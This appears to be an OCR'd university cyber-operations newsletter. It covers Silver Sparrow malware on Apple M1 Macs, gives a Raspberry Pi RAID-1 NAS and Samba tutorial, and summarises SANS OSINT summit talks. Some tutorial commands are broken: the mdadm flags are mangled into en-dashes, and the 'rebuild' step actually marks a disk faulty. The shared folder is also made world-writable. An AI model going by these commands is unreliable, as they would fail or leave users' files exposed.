The goal of this malware is a mystery, and it is unknown if a payload has already been received previously and then removed or it there is a future payload to be loaded. This malware may still be under development in a proof-of-concept stage, but malware developers are creating binaries to make use of Apples new architecture when legitimate developers have not made significant use of the new architecture. When you are developing malware you want to target your victims, in most cases this would be focused on Windows products because of the user market share. OSX is in use by an estimated 16% of global users according to statcounter.com. Microsoft Windows users make up an estimated 76% with Linux making up less then 2%. Users of OSX historically are not a dedicated malware “customer” compared to Windows users but this development into a new and early architecture is notable because this may be a shift from the usual norms. Apples M1 architecture is the companies first ARM based chip, and this was released in November of 2020 and Apple has claimed this is the world's fastest CPU core "in low power silicon" and the world's best CPU performance per watt but the market share for these processors is so low that it is surprising that a developer has dedicated time to developing a framework to make use of the architecture. Even with OSX users being an estimated 16%, the users of a M1 architecture system would be even lower so the development may be motivated to take advantage of the type of users who would purchase a newer system that has a M1 architecture device. I am speculating that a user who has a M1 device would have more disposable income so there may be a financial incentive, or the malware developers wanted to develop a proof of concept just to see if they could do it. Without talking to the programmers behind Silver Sparrow it is unknown what the motivation was behind this development or if this is a trend that will continue in OSX focused malware, but it is an interesting trend, nonetheless.

1/4

BUILD YOUR OWN NETWORK ATTACHED STORAGE WITH A RASPBERRY PI

GET UP AND RUNNING TODAY TO START SOMETHING NEW

QUICK PROJECT

We will develop a network attached storage device using a Raspberry Pi that will store your files in a RAID configuration. A quick note to clear up a misconception, RAID is not a backup system. It provides a certain level of data redundancy but will not be of any help if you accidentally delete a file, RAID can offer benefits if a drive fails. If a drive does fail, your system will be in a 'degraded' state, meaning that data is at risk until the drive is replaced. This project will offer availability and resilience for your data all with the use of a Raspberry Pi as the controller. Network Attached Storage (NAS) devices go for a few hundred dollars on Amazon and if you have the budget can be a great solution for your small business or home environment. For this project we will create a cheaper option that will be great for home use and upgrading components can nicely serve more demanding environments. So, the first thing we need is the build of materials:

COMPONENT	PRICE
2 X STGX2000400 2TB External Hard Drive	$58.49
USB 3.0 Power Hub	$28.99
Gigabit Ethernet LAN Network Adapter	$12.99
Raspberry Pi 4 Basic Kit	$89.99
128GB MicroSDXC	$18.99
Micro HDMI to HDMI	$8.99
TOTAL	$276.93

Now this list assumes you are starting with no components and that you already have a keyboard and mouse. Adjust the components as needed and if you have a Raspberry Pi 3 already you are also good to go as well.

2/4

BUILD YOUR OWN NETWORK ATTACHED STORAGE WITH A RASPBERRY PI

The next step is to install Raspbian, and you can get details about how to do this from HERE. You will then want to ensure that SSH is enabled by running the command:

```
sudo raspi-config
```

Select interface options and then SSH. You can also configure Wi-Fi for your NAS, but it is recommended that a wired connection be used for this system.

The next step is to attach your USB hub to the Raspberry Pi and then connect your drives. Once connected we will run the following command to identify the drives we are working with:

```
lsblk
```

This command tells you about devices connected to the system. The one starting 'mmcblk0' is the microSD card containing Raspbian. If you have two USB disks installed and working, you should also see 'sda' and 'sdb' (Storage Device A and Storage Device B). If you have more drives, it will continue up the alphabet.

Next, we will partition the drives using fdisk with this command:

```
sudo fdisk /dev/sda
```

Follow the prompts and enter 'n' for new partition and then 'p' for a primary partition and then just keep hitting enter to accept the defaults. If a partition already exists, you may need to hit 'd' to delete it, and this will clear the drive for a new partition. We will then do the same technique for 'sdb' on the second drive.

Next, we will install mdadm to set up a RAID level for our drives.

```
sudo apt install mdadm
sudo mdadm –create –verbose /dev/md0 –level=mirror –raid-devices=2 /dev/sda1 /dev/sdb1
```

There are many types of RAID we can set up but for this example we will create a RAID-1 which is simple mirroring. Anything written to one disk is automatically written to the other. Should a disk fail, your NAS keeps running and you don't lose anything. Replace the failed disk as soon as possible and the array is 'rebuilt'.

To rebuild, use the following command:

```
sudo mdadm –manage –set-faulty /dev/md0 /dev/sdx1
```

(The x in sdx1 represents the drive that is replaced.)

3/4 BUILD YOUR OWN NETWORK ATTACHED STORAGE WITH A RASPBERRY PI

Raspbian will now see both physical disks as a single device. You can format and mount the new virtual drive using this:

```
sudo mkdir -p /mnt/raid1
sudo mkfs.ext4 /dev/md0
sudo mount /dev/md0 /mnt/raid1/
ls -l /mnt/raid1/
```

The RAID-1 system is operational. Next, make sure that the drive is mounted whenever you boot.

```
sudo nano /etc/fstab
```

This will open up the text editor nano and then add the line at the bottom of the file

```
/dev/md0 /mnt/raid1/ ext4 defaults,noatime 0 1
```

Hit the key commands CTRL-X and then the letter Y to accept changes. Next, we want to make sure that the RAID starts correctly when the system boots with the following command:

```
sudo mdadm –detail –scan | sudo tee -a
/etc/mdadm/mdadm.conf
```

After a quick reset our RAID is good to go, next, we will set up SAMBA which is a re-implementation of the SMB networking protocol. We will install this using the following command:

```
sudo apt install samba samba-common-bin
```

Select the default answers for installation and then we need to provide user access to our drives with the following commands:

```
sudo mkdir /mnt/raid1/shared
sudo chmod -R 777 /mnt/raid1/shared
```

Next, we will edit the configuration file with the following command:

```
sudo nano /etc/samba/smb.conf
```

And add the following at the end and hit CTRL-X and Y to exit.

```
[shared]
path=/mnt/raid1/shared
writeable=Yes
create mask=0777
directory mask=0777
public=no
```

4/4

BUILD YOUR OWN NETWORK ATTACHED STORAGE WITH A RASPBERRY PI

Now we need to restart Samba using the command

```
sudo systemctl restart smbd
```


To give a user access to the shared files we will run the command:

```
sudo adduser <<username>>
sudo smbpasswd -a <<username>>
```

The <<username>> will be what ever you decide to choose and then a password for each user. This <<username>> and password can be anything you wish to set it to. We can also set up private user directories with the following commands:

```
mkdir /mnt/raid1/shared/<<username>>
sudo chown -R <<username>> /mnt/raid1/shared/<<username>>
sudo chmod -R 700 /mnt/raid1/shared/<<username>>
```

And with that you can now access your shared files from anywhere within your network and if a drive fails over time there will be a mirror image of it, so you won't be completely out of luck. This NAS system can't compete with Intel-based systems in terms of speed or features, but if you have some external USB disks lying around, it's a very affordable way to not only serve your data but protect it as well.



admin Share
download Share
mark Share
music Share
picture Share
public Share
upload Share
video Share
www Share

KEY POINTS TO STAY IN THE KNOW

CONFERENCE NOTES

DR. HARRY R. COOPER

SANS OPEN-SOURCE INTELLIGENCE

On February 11th and 12th, the SANS Institute held its annual OSINT Summit free for all interested parties. Some of the professors attended and we wanted to give you some notes on what information was presented.

One talk by Heather Honey of Haystack Investigations titled "Rx for Pinochioitis & Chronic Echochamberosis: Keeping Bias, Manipulation and Fake News Out of Your OSINT Analysis" focused on identifying and mitigating our inherent biases and some of the steps we can take to properly identify and lessen that bias in our investigations.

- Scientists have identified 188 different cognitive biases
- Biases enable and drive online manipulation
- Social media allows users to create echo chambers
- Disinformation campaigns are becoming more prevalent, and they exploit our biases
- We need to make use of differing techniques to lessen these biases such as playing the Devil's advocate to validate other options or other positions
- We need to do more work to ensure the validity of our sources and identify their own biases

ART BY @ CONNOR DANYLENKO

KEY POINTS TO STAY IN THE KNOW

CONFERENCE NOTES

DR. HARRY R. COOPER

Another talk by Ygor Maximo of iSecurity titled "Leveraging VIPs Attack Surface Through OSINT" focused on the ways that organizations actually help hackers in the name of public relations.

- VIPs, ie. the big bosses of organizations offer a much larger footprint for potential exposure on an organization's website, press releases, and more.
- Virtually every organization offers detailed bios, photos, names, contact details and more on their organization's website.
- This harvested data can be used by hackers to get even more critical and worrisome information.
- One key point covered was the usage of the harvested information on the bosses and company press releases to use on Google to identify through Google Hacking, contracts, agreements, or any other documents that would include the signatures of any of these bosses.

Apurv Singh Gautam, a student researcher from the Georgia Institute of Technology, gave a talk titled "OSINT Tools for Diving Deep into the Dark Web" which focused on the usage of various sites, tools, search engines, site scrappers and more to make use of information gathering on the Dark Web. Again, this presenter is a fellow student, the presentation showcased that the work that each of you do can be useful to others. So, who knows maybe next year one of you can present at the conference. Below is Apurv's tips for getting started in using the Dark Web to gather intel.

- Figure out your assets/motives
- Try searching for keywords in dark web search engines
- Analyze the results
- Try using other tools to scan and crawl the data
- Create your own tools if needed
- Do this on a monthly basis with different keywords
- Report to your team through intelligence briefing

ART BY @ CONNOR DANYLENKO

KEY POINTS TO STAY IN THE KNOW

CONFERENCE NOTES

DR. HARRY R. COOPER

There is so much more information from over 16 different sessions, that we could probably fill this whole issue with nothing but the great information that came from this conference. But we wanted you to get a taste for what information is being offered at these various events. There are many more SANS summits coming up, most of which are free, but there are also many other conferences and summits, and talks that are being offered for free during these Pandemic times. We encourage all of you to take advantage of these free events to learn from your future co-workers and industry leaders.

Finally, do not forget that we are hosting the Southern Arizona Intelligence Summit April 7th-9th, 2021 as a virtual event and all of you are invited to join so check it out. https://iio.azcast.arizona.edu/content/summit/

DAILY
HAPPIEST DAY FOR ENGLAND'S HARRY
WE'LL TAKE IT OUT ON THE AUSSIES
POLICE QUIZ DORM OVER BUST-UP WITH LOVER
Sandals
ONLY 5 STAR

ART BY @ CONNOR DANYLENKO

```
>.  ---CONNECTION ESTABLISHED---
>.  FROM EVERYONE AT THE UNIVERSITY OF ARIZONA
>.  HAVE A HAPPY ST. PATRICKS DAY
>.  ---END TRANSMISSION---
```

THANK YOU

CONTACT US

CIIO@EMAIL.ARIZONA.EDU

1140 N. Colombo Ave. | Sierra Vista, AZ 85635

Phone: 520-458-8278 ext 2155

https://cyber-operations.azcast.arizona.edu/

ART BY @ EDGAR-MORAN

THE UNIVERSITY OF ARIZONA